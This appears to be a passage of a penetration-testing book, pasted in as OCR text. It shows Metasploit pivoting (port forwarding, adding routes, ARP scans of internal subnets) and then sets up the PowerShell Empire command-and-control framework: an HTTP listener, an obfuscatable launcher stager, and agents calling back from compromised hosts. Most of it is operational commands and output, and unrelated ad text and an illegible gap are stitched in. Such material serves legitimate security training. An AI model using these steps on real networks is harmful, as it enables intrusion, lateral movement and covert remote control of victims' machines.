

OPTIONS:

```
-L <opt> Forward: local host to listen on (optional). Reverse: local host to connect to.
-R       Indicates a reverse port forward.
-h       Help banner.
-i <opt> Index of the port forward entry to interact with (see the "list" command).
-l <opt> Forward: local port to listen on. Reverse: local port to connect to.
-p <opt> Forward: remote port to connect to. Reverse: remote port to listen on.
-r <opt> Forward: remote host to connect to.
```



host	name	port	proto	info
192.168.0.5	ssh	22	tcp	SSH-2.0-OpenSSH_4.3
192.168.0.5	https	443	tcp	

```
meterpreter > portfwd add -l 8888 -p 443 -r 192.168.0.5  
[*] Local TCP relay created: :8888 <=> 192.168.0.5:443
```





IPv4 Route Table



Active Routes:

Network	Destination	Netmask	Gateway	Interface	Metric
	0.0.0.0	0.0.0.0	192.168.0.8	192.168.0.54	281
	127.0.0.0	255.0.0.0	On-link	127.0.0.1	331
	127.0.0.1	255.255.255.255	On-link	127.0.0.1	331
127.255.255.255	255.255.255.255	255.255.255.255	On-link	127.0.0.1	331
	192.168.0.0	255.255.248.0	On-link	192.168.0.54	281
	192.168.0.54	255.255.255.255	On-link	192.168.0.54	281
	192.168.7.255	255.255.255.255	On-link	192.168.0.54	281
	224.0.0.0	240.0.0.0	On-link	127.0.0.1	331
	224.0.0.0	240.0.0.0	On-link	192.168.0.54	281
255.255.255.255	255.255.255.255	255.255.255.255	On-link	127.0.0.1	331
255.255.255.255	255.255.255.255	255.255.255.255	On-link	192.168.0.54	281


Persistent Routes:

Network	Address	Netmask	Gateway Address	Metric
	0.0.0.0	0.0.0.0	192.168.0.8	Default







```
msf post(windows/gather/arp_scanner) > run -j
[*] Post module running as background job 40.
[*] Running module against SE
[*] ARP Scanning 192.168.0.0/21
[+] IP: 192.168.0.5 MAC 08:00:27:00:e3 (Check Point Software Technologies)
[+] IP: 192.168.0.13 MAC 08:00:27:00:7:c0 (UNKNOWN)
[+] IP: 192.168.0.15 MAC 08:00:27:00:9:c0 (UNKNOWN)
[+] IP: 192.168.0.7 MAC 08:00:27:00:..ef (Check Point Software Technologies)
[+] IP: 192.168.0.11 MAC 08:00:27:00:a:c0 (UNKNOWN)
[+] IP: 192.168.0.6 MAC 08:00:27:00:0:81 (Check Point Software Technologies)
[+] IP: 192.168.0.10 MAC 08:00:27:00:4:40 (UNKNOWN)
[+] IP: 192.168.0.12 MAC 08:00:27:00:e:c0 (UNKNOWN)
[+] IP: 192.168.0.8 MAC 08:00:27:00:0:81 (Check Point Software Technologies)
[+] IP: 192.168.0.14 MAC 08:00:27:00:b:40 (UNKNOWN)
[+] IP: 192.168.0.68 MAC 08:00:27:00:6:68 (UNKNOWN)
[+] IP: 192.168.0.65 MAC 08:00:27:00:1:d8 (UNKNOWN)
```




```
C:\Windows\system32> route add 172.19.4.0 MASK 255.255.255.0 192.168.0.8 OK!
```



```
msf post(windows/gather/arp_scanner) > run -j
[*] Post module running as background job 12.
[*] Running module against SERV-IT-SHPPHIR
[*] ARP Scanning 172.19.4.0/24
[+] IP: 172.19.4.3 MAC 08:00:77:88:61:ef
[+] IP: 172.19.4.2 MAC 08:00:77:88:61:ef
```

Welcome to Creately

Let's start drawing Network Diagrams





There's more. So start exploring.



www.creately.com • Online Diagramming

creately





```

Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 172.17.10.240
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 172.16.1.1

Tunnel adapter isatap.{80743CD1-2C02-476D-B9A8-1B77D46A61C1}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

Tunnel adapter isatap.{30AC0E50-FDF0-4D4C-9B40-DEFB62D8A0F6}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

C:\Windows\system32>

```

Add Pivot	
host	mask
172.17.0.0	255.255.0.0
<input type="button" value="Add Pivot"/>	


```
[+] IP: 172.17.0.42 MAC ( )
[+] IP: 172.17.0.31 MAC ( )
[+] IP: 172.17.0.26 MAC ( )
[+] IP: 172.17.0.40 MAC ( )
[+] IP: 172.17.0.36 MAC ( )
[+] IP: 172.17.0.35 MAC ( )
[+] IP: 172.17.0.44 MAC ( )
[+] IP: 172.17.0.41 MAC ( )
[+] IP: 172.17.0.34 MAC ( )
[+] IP: 172.17.0.45 MAC ( )
[+] IP: 172.17.0.43 MAC ( )
[+] IP: 172.17.0.33 MAC ( )
[+] IP: 172.17.0.32 MAC ( )
[+] IP: 172.17.0.47 MAC ( )
[+] IP: 172.17.0.46 MAC ( )
```

Chapter 7: Age of Empire - The Beginning

```
Harry — harry@FuzzerOS:
harry@FuzzerOS:~$ git clone https://github.com/EmpireProject/Empire
Cloning into 'Empire'...
remote: Counting objects: 11988, done.
remote: Compressing objects: 100% (72/72), done.
remote: Total 11988 (delta 42), reused 34 (delta 17), pack-reused 11899
Receiving objects: 100% (11988/11988), 20.63 MiB | 2.48 MiB/s, done.
Resolving deltas: 100% (8133/8133), done.
Checking connectivity... done.
harry@FuzzerOS:~$
```

```
Harry — harry@Fuzzer
harry@FuzzerOS:~/Empire$ ls -lh
total 120K
-rw-rw-r-- 1 harry harry 1.9K Aug 27 22:11 Dockerfile
-rw-rw-r-- 1 harry harry 1.6K Aug 27 22:11 LICENSE
-rw-rw-r-- 1 harry harry 4.0K Aug 27 22:11 README.md
-rw-rw-r-- 1 harry harry 6 Aug 27 22:11 VERSION
-rw-rw-r-- 1 harry harry 25K Aug 27 22:11 changelog
drwxrwxr-x 7 harry harry 4.0K Aug 27 22:11 data
-rwxrwxr-x 1 harry harry 60K Aug 27 22:11 empire
drwxrwxr-x 7 harry harry 4.0K Aug 27 22:11 lib
drwxrwxr-x 2 harry harry 4.0K Aug 27 22:11 plugins
drwxrwxr-x 2 harry harry 4.0K Aug 27 22:11 setup
harry@FuzzerOS:~/Empire$
```

```
Harry — harry@FuzzerOS: ~/Empire/set
[harry@FuzzerOS:~/Empire/setup$ ls -lh
total 28K
-rwxrwxr-x 1 harry harry 694 Aug 27 22:11 cert.sh
-rwxrwxr-x 1 harry harry 6.8K Aug 27 22:11 install.sh
-rw-rw-r-- 1 harry harry 203 Aug 27 22:11 requirements.txt
-rwxrwxr-x 1 harry harry 632 Aug 27 22:11 reset.sh
-rw-rw-r-- 1 harry harry 5.1K Aug 27 22:11 setup_database.py
[harry@FuzzerOS:~/Empire/setup$ ./install.sh
```

```
[>] Enter server negotiation password, enter for random generation:

[*] Database setup completed!

[*] Certificate written to ../data/empire-chain.pem
[*] Private key written to ../data/empire-priv.key

[*] Setup complete!

harry@FuzzerOS:~/Empire/setup$
```

```
Harry — harry@
harry@FuzzerOS:~/Empire$ sudo ./empire
```



[(Empire) > ?

Commands

=====

agents	Jump to the Agents menu.
creds	Add/display credentials to/from the database.
exit	Exit Empire
help	Displays the help menu.
interact	Interact with a particular agent.
list	Lists active agents or listeners.
listeners	Interact with active listeners.
load	Loads Empire modules from a non-standard folder.
plugin	Load a plugin file to extend Empire.
plugins	List all available and active plugins.
preobfuscate	Preobfuscate PowerShell module_source files
reload	Reload one (or all) Empire modules.
report	Produce report CSV and log files: sessions.csv, credentials.csv, master.log
reset	Reset a global option (e.g. IP whitelists).
resource	Read and execute a list of Empire commands from a file.
searchmodule	Search Empire module names/descriptions.
set	Set a global option (e.g. IP whitelists).
show	Show a global option (e.g. IP whitelists).
usemodule	Use an Empire module.
usestager	Use an Empire stager.

(Empire) > █

[(Empire) > listeners

[!] No listeners currently active

(Empire: listeners) > █


```
(Empire: listeners) > ?
```

Listener Commands

```
=====
agents      Jump to the agents menu.
back        Go back to the main menu.
creds       Display/return credentials from the database.
delete      Delete listener(s) from the database
disable     Disables (stops) one or all listeners. The listener(s) will not start automatically with Empire
edit        Change a listener option, will not take effect until the listener is restarted
enable      Enables and starts one or all listeners.
exit        Exit Empire.
help        Displays the help menu.
info        Display information for the given active listener.
kill        Kill one or all active listeners.
launcher    Generate an initial launcher for a listener.
list        List all active listeners (or agents).
listeners   Jump to the listeners menu.
main        Go back to the main menu.
resource    Read and execute a list of Empire commands from a file.
uselistener Use an Empire listener module.
usestager   Use an Empire stager.
```

```
(Empire: listeners) > █
```

```
(Empire: listeners) > uselistener
```

```
dbx      http      http_com      http_foreign http_hop      http_mapi      meterpreter      onedrive      redirector
```

```
(Empire: listeners) > uselistener █
```

```
(Empire: listeners) > uselistener http
```

```
(Empire: listeners/http) > info
```

```
Name: HTTP[S]
Category: client_server
```

```
Authors:
@harmj0y
```

```
Description:
Starts a http[s] listener (PowerShell or Python) that uses a
GET/POST approach.
```

HTTP[S] Options:

Name	Required	Value	Description
SlackToken	False		Your SlackBot API token to communicate with your Slack instance.
ProxyCreds	False	default	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
KillDate	False		Date for the listener to exit (MM/dd/yyyy).
Name	True	http	Name for the listener.
Launcher	True	powershell -noP -sta -w 1 -enc	Launcher string.
DefaultDelay	True	5	Agent delay/reach back interval (in seconds).
DefaultLostLimit	True	60	Number of missed checkins before exiting
WorkingHours	False		Hours for the agent to operate (09:00-17:00).
SlackChannel	False		The Slack channel or DM that notifications will be sent to.
DefaultProfile	True	#general	Default communication profile for the agent.
Host	True	http://192.168.2.24:80	Hostname/IP for staging.
CertPath	False		Certificate path for https listeners.
DefaultJitter	True	0.0	Jitter in agent reachback interval (0.0-1.0).
Proxy	False	default	Proxy to use for request (default, none, or other).
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).
StagingKey	True	P<+l0;xJ/lXN:#=o-3/cqZ>2u?D.*A6z	Staging key for initial agent negotiation.

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24
(Empire: listeners/http) > ?

Listener Commands
=====
agents      Jump to the agents menu.
back        Go back a menu.
creds       Display/return credentials from the database.
execute     Execute the given listener module.
exit        Exit Empire.
help        Displays the help menu.
info        Display listener module options.
launcher    Generate an initial launcher for this listener.
listeners   Jump to the listeners menu.
main        Go back to the main menu.
resource    Read and execute a list of Empire commands from a file.
set         Set a listener option.
unset       Unset a listener option.

(Empire: listeners/http) > █
```

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24
~ — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24
(Empire: listeners/http) > execute
[*] Starting listener 'http'
* Serving Flask app "http" (lazy loading)
* Environment: production
  WARNING: Do not use the development server in a production environment.
  Use a production WSGI server instead.
* Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > █
```

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x35
~ — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24
(Empire: listeners/http) > back
(Empire: listeners) > list

[*] Active listeners:

Name      Module      Host      Delay/Jitter  KillDate
----      -
http      http        http://192.168.2.24:80  5/0.0

(Empire: listeners) > 
```



```
(Empire: listeners) > [!] favicon.ico requested by 192.168.2.6 with no routing packet.
```



```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x35
~ — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24

(Empire) > usestager
multi/bash          osx/ducky          osx/safari_launcher windows/hta         windows/macroless_mspword
multi/launcher      osx/dylib          osx/teensy          windows/launcher_bat windows/shellcode
multi/macro         osx/jar            windows/backdoorLnkMacro windows/launcher_lnk windows/teensy
multi/pyinstaller  osx/launcher       windows/bunny       windows/launcher_sct
multi/war           osx/macho          windows/csharp_exe  windows/launcher_vbs
osx/applescript     osx/macro          windows/dll          windows/launcher_xml
osx/application     osx/pkg            windows/ducky        windows/macro

(Empire) > usestager
```

```
Harry
~ — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24

(Empire) > usestager multi/launcher
(Empire: stager/multi/launcher) >
```

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x35
~ — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24
~ — harry@FuzzerOS: ~ — ssh harry@192.168.2.24 +

(Empire: stager/multi/launcher) > info

Name: Launcher

Description:
  Generates a one-liner stage0 launcher for Empire.


Options:

  Name      Required  Value      Description
  ----      -
  ProxyCreds  False     default    Proxy credentials
              ([domain\]username:password) to use for
              request (default, none, or other).
  Language   True      powershell Language of the stager to generate.
  Base64     True      True       Switch. Base64 encode the output.
  OutFile    False               File to output launcher to, otherwise
              displayed on the screen.
  Obfuscate  False     False      Switch. Obfuscate the launcher
              powershell code, uses the
              ObfuscateCommand for obfuscation types.
              For powershell only.
  ObfuscateCommand False     Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscation command to use.
              Only used if Obfuscate switch is True.
              For powershell only.
  SafeChecks  True      True       Switch. Checks for LittleSnitch or a
              Sandbox, exit the staging process if
              true. Defaults to True.
  StagerRetries False     0          Times for the stager to retry
              connecting.
  Listener   True                Listener to generate stager for.
  Proxy      False     default    Proxy to use for request (default, none,
              or other).
  UserAgent  False     default    User-agent string to use for the staging
              request (default, none, or other).
```

```

(Empire: stager/multi/launcher) > set Listener http
(Empire: stager/multi/launcher) > ?

```

[illegible]



5. decrypt session key, post ENCsession(sysinfo) to /<stage2>

6. return ENCsession(agent.ps1) patched with key/delay/etc. and register agent. Agent starts beaoning.



```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143
(Empire: stager/multi/launcher) > [*] Sending POWERSHELL stager (stage 1) to 192.168.2.9
[*] New agent W8ZAH79V checked in
[+] Initial agent W8ZAH79V from 192.168.2.9 now active (Slack)
[*] Sending agent (stage 2) to W8ZAH79V at 192.168.2.9
```

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x37
(Empire: stager/multi/launcher) > agents

[*] Active agents:

Name      La Internal IP    Machine Name  Username      Process      PID    Delay    Last Seen
-----
W8ZAH79V  ps 192.168.2.9    PT-PC         PT-PC\PT      powershell    344    5/0.0    2018-08-28 22:56:20

(Empire: agents) >
```

```
(Empire: agents) > list

[*] Active agents:

Name      La Internal IP    Machine Name  Username      Process      PID    Delay    Last Seen
-----
7UEATMG3  ps 192.168.0.220  TESTER-PC    tester-PC\tester  powershell    2932   5/0.0    2018-09-11 10:21:03
3XTGK17C  ps 192.168.0.220  TESTER-PC    *tester-PC\tester powershell    2340   5/0.0    2018-09-11 10:21:03

(Empire: agents) >
```

```

(Empire: agents) > ?

Commands
=====
agents          Jump to the agents menu.
autorun         Read and execute a list of Empire commands from a file and execute on each new agent "autorun <resource file> <agent language>
>" e.g. "autorun /root/ps.rc powershell". Or clear any autorun setting with "autorun clear" and show current autorun settings with "autorun sho
w"
back           Go back to the main menu.
clear          Clear one or more agent's tasks.
creds          Display/return credentials from the database.
exit           Exit Empire.
help           Displays the help menu.
interact       Interact with a particular agent.
kill           Task one or more agents to exit.
killdate       Set the killdate for one or more agents (killdate [agent/all] 01/01/2016).
list           Lists all active agents (or listeners).
listeners      Jump to the listeners menu.
lostlimit      Task one or more agents to 'lostlimit [agent/all] [number of missed callbacks] '
main           Go back to the main menu.
remove         Remove one or more agents from the database.
rename         Rename a particular agent.
resource       Read and execute a list of Empire commands from a file.
searchmodule   Search Empire module names/descriptions.
sleep          Task one or more agents to 'sleep [agent/all] interval [jitter]'
usemodule      Use an Empire PowerShell module.
usestager      Use an Empire stager.
workinghours   Set the workinghours for one or more agents (workinghours [agent/all] 9:00-17:00).

(Empire: agents) > █

```

```

(Empire: agents) > rename ZUEATMG3 TesterAgent1
(Empire: agents) > list

```

[*] Active agents:

